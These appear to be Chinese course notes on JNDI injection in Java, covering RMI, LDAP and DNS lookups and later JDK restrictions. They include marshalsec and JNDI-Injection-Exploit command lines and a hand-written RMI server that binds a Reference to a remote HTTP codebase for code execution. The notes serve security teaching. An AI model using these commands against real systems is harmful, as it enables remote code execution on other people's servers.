

Web开发-JavaEE应用&JNDI注入&RMI服务&LDAP服务&DNS服务&高版本限制绕过



#知识点：  
1、安全开发-原生PHP-超级全局变量  
2、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
0、安全开发-原生PHP-数据库通讯  
1、安全开发-原生PHP-身份验证技术  
2、安全开发-Cookie&Session&Token  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-弱类型脆弱  
2、安全开发-原生PHP-函数&数据类型  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-开发组件集合  
2、安全开发-原生PHP-模版引擎渲染  
3、安全开发-原生PHP-第三方编辑器  
---------------------------------------------  
1、安全开发-框架技术-ThinkPHP  
2、安全开发-框架安全-版本&写法  
3、安全开发-ThinkPHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-文件安全操作  
2、安全开发-原生PHP-上传读取删除包含等  
3、安全开发-原生PHP-代码审计文件安全---------------------------------------------  
1、安全开发-原生PHP-RCE安全  
2、安全开发-原生PHP-代码执行&命令注入  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-PHP.INI安全  
2、安全开发-原生PHP-全局文件&单函数  
3、安全开发-原生PHP-流量检测&AI算法  
---------------------------------------------  
1、安全开发-原生JS-语法模型概念  
2、安全开发-Ajax技术-JQuery&Axios  
3、安全开发-Ajax应用-文件上传&用户登录---------------------------------------------  
1、安全开发-原生JS-DOM树&BOM对象  
2、安全开发-原生JS-DOM安全&安全案例  
---------------------------------------------  
1、安全开发-原生JS-数据加密&代码混淆  
2、安全开发-原生JS-数据解密安全案例  
---------------------------------------------  
1、安全开发-NodeJS-开发环境&功能实现  
2、安全开发-NodeJS-安全漏洞&案例分析  
3、安全开发-NodeJS-特有漏洞&代码审计  
---------------------------------------------  
1、安全开发-WebPack-构建打包器  
2、安全开发-WebPack-源码泄漏还原  
---------------------------------------------  
1、安全开发-微信小程序-搭建&开发&架构&安全  
2、安全开发-微信小程序-编译调试&反编译&泄露  
---------------------------------------------  
1、安全开发-JavaEE-Servlet技术  
2、安全开发-JavaEE-监听器&过滤器  
---------------------------------------------  
0、安全开发-JavaEE-构建工具-Maven  
1、安全开发-JavaEE-ORM框架-JDBC  
2、安全开发-JavaEE-ORM框架-Mybatis  
3、安全开发-JavaEE-ORM框架-Hibernate  
4、安全开发-JavaEE-ORM框架-SQL注入&预编译  
---------------------------------------------  
1、安全开发-JavaEE-类加载器&反射机制&链安全  
2、安全开发-JavaEE-成员变量&成员方法&构造方法  
---------------------------------------------  
1、安全开发-JavaEE-动态代理&序列化&反序列化  
2、安全开发-JavaEE-readObject&toString方法---------------------------------------------  
1、安全开发-JavaEE-原生序列化-URLDNS链分析  
2、安全开发-JavaEE-FastJson-JdbcRowSetImpl链分析  
---------------------------------------------  
1、安全开发-JavaEE-JNDI注入-LADP&RMI&DNS等  
2、安全开发-JavaEE-JNDI注入-项目工具&手工原理等  
  
#章节点：(待补充)  
#具体点：(待补充)





|  |  |
| --- | --- |
| **协议** | **作用** |
| LDAP | 轻量级目录访问协议，约定了 Client 与 Server 之间的信息交互格式、使用的端口号、认证方式等内容 |
| RMI | JAVA 远程方法协议，该协议用于远程调用应用程序编程接口，使客户机上运行的程序可以调用远程服务器上的对象 |
| DNS | 域名服务 |
| CORBA | 公共对象请求代理体系结构 |

演示案例：

* WEB开发-JavaEE-Servlet&路由&生命周期
* WEB开发-JavaEE-过滤器Filter&监听器Listen
* WEB开发-JavaEE-Maven&JDBC&Mybatis&Hibernate
* WEB开发-JavaEE-ORM框架-SQL注入&预编译
* WEB开发-JavaEE-类加载器&反射机制&安全问题
* WEB开发-JavaEE-成员变量&构造方法&成员方法
* WEB开发-JavaEE-动态代理&序列化&反序列化
* WEB开发-JavaEE-利用链&危险方法&重写方法
* WEB开发-JavaEE-原生反序列化&URLDNS链
* WEB开发-JavaEE-FastJson反序列化&JDBC链
* WEB开发-JavaEE-JNDI注入&LDAP&RMI服务

思考明白：  
什么是jndi注入  
为什么有jndi注入  
JDNI注入安全问题  
JDNI注入利用条件  
参考：https://blog.csdn.net/dupei/article/details/120534024  
  
#JNDI注入-RMI&LDAP服务  
JNDI全称为 Java Naming and DirectoryInterface（Java命名和目录接口），是一组应用程序接口，为开发人员查找和访问各种资源提供了统一的通用接口，可以用来定义用户、网络、机器、对象和服务等各种资源。JNDI支持的服务主要有：DNS、LDAP、CORBA、RMI等。  
RMI：远程方法调用注册表  
LDAP：轻量级目录访问协议  
  
调用检索：  
Java为了将Object对象存储在Naming或Directory服务下，提供了Naming Reference功能，对象可以通过绑定Reference存储在Naming或Directory服务下，比如RMI、LDAP等。javax.naming.InitialContext.lookup()  
在RMI服务中调用了InitialContext.lookup()的类有：  
org.springframework.transaction.jta.JtaTransactionManager.readObject()  
com.sun.rowset.JdbcRowSetImpl.execute()  
javax.management.remote.rmi.RMIConnector.connect()  
org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName(String sfJNDIName)  
在LDAP服务中调用了InitialContext.lookup()的类有：  
InitialDirContext.lookup()  
Spring LdapTemplate.lookup()  
LdapTemplate.lookupContext()  
  
#JNDI注入：  
项目1：https://github.com/mbechler/marshalsec  
1、编译调用对象  
javac Test.java  
2、使用利用工具生成调用协议（rmi,ldap）  
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://0.0.0.0/#Test  
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://0.0.0.0/#Test  
3、将生成的Class存放访问路径  
  
项目2：https://github.com/welk1n/JNDI-Injection-Exploit  
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc" -A xx.xx.xx.xx  
  
JNDI注入手工：  
//bind：将名称绑定到对象中；  
//lookup：通过名字检索执行的对象；  
//Reference类表示对存在于命名/目录系统以外的对象的引用。  
//Reference参数：  
//className：远程加载时所使用的类名；  
//classFactory：加载的class中需要实例化类的名称；  
//classFactoryLocation：远程加载类的地址，提供classes数据的地址可以是file/ftp/http等协议；  
  
1、Server注册监听  
Registry registry = LocateRegistry.createRegistry(7778);  
Reference reference = new Reference("calc", "calc", "http://127.0.0.1:8089/");  
ReferenceWrapper wrapper = new ReferenceWrapper(reference);  
registry.bind("RCE", wrapper);  
  
2、Clinet连接触发  
String uri = "rmi://127.0.0.1:7778/RCE";  
InitialContext initialContext = new InitialContext();  
initialContext.lookup(uri);  
  
#JDK高版本注入绕过：  
JDK 6u45、7u21之后：  
java.rmi.server.useCodebaseOnly的默认值被设置为true。当该值为true时，将禁用自动加载远程类文件，仅从CLASSPATH和当前JVM的java.rmi.server.codebase指定路径加载类文件。使用这个属性来防止客户端VM从其他Codebase地址上动态加载类，增加RMI ClassLoader安全性。  
  
JDK 6u141、7u131、8u121之后：  
增加了com.sun.jndi.rmi.object.trustURLCodebase选项，默认为false，禁止RMI和CORBA协议使用远程codebase的选项，因此RMI和CORBA在以上的JDK版本上已经无法触发该漏洞，但依然可以通过指定URI为LDAP协议来进行JNDI注入攻击。  
  
JDK 6u211、7u201、8u191之后：  
增加了com.sun.jndi.ldap.object.trustURLCodebase选项，默认为false，禁止LDAP协议使用远程codebase的选项，把LDAP协议的攻击途径也给禁了。  
  
高版本绕过：  
见后续Java安全篇章课程将讲到

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)